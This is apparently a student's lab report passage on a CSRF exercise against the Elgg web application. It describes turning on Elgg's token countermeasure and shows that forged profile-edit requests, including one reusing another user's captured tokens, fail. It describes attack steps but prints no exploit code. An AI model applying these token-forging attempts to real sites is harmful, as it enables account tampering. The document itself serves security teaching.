


Fig 3.12 error messages 'The page you were using had expired. Please try again'

### Observation:

1. Fig 3.1 comment out the return true in action\_gaterkeeper function to turn on the countermeasure against CSRF.
2. Fig 3.2 boby had no description in his profile
3. Fig 3.3, with the attack link, boby entered the malicious web site.
4. Fig 3.5 and 3.6 shows that boby's profile was not changed with this above request. And the error message is 'Format is missing \_token or \_ts fields'.
5. Fig 3.7 I captured three different post request. And 3.8 was alice's post request tokens. Fig 3.9 was summary of Boby and Alice \_\_elgg\_token and \_\_elgg\_ts value.
6. I wrote the \_\_elgg\_token and \_\_elgg\_ts with Alice's specific value in attack code.
7. Fig 3.11 and 3.12 shows that when bobby opened attack link, his profile was not changed and error message were 'The page you were using had expire'.

**Explanation:**

1. Fig 3.1, I commented out the return true, so that the function would not always get a true result and other check need to be executed.
2. Fig 3.2 was used to cooperation.
3. The link used in Fig 3.3 that was as same as version in the task 2.
4. Fig 3.5 and 3.6 showed that the `__elgg_token` and `__elgg_ts` was necessary in post request after the 'return true' was commented out.
5. Fig 3.7, 3.8, and 3.9 were used to summary `__elgg_token` and `__elgg_ts` value.
6. Fig 3.10 alice add the value `__elgg token` and `ts` value in attack code.
7. The Fig 3.12 shows that the `__elgg token` and `ts` had expired. Alice could not use the values. Attacker could not successfully generate the right token, as it doesn't have all the details to generate this token and get it validated by the website being attacked. The attacker is unable to place the correct tokens in his request and so this attack was failed. And the secret tokens are generated as a result of php code, source of which is unavailable for the attacker to grab, this acts as added security to the website. And the tokens were easy to be expired.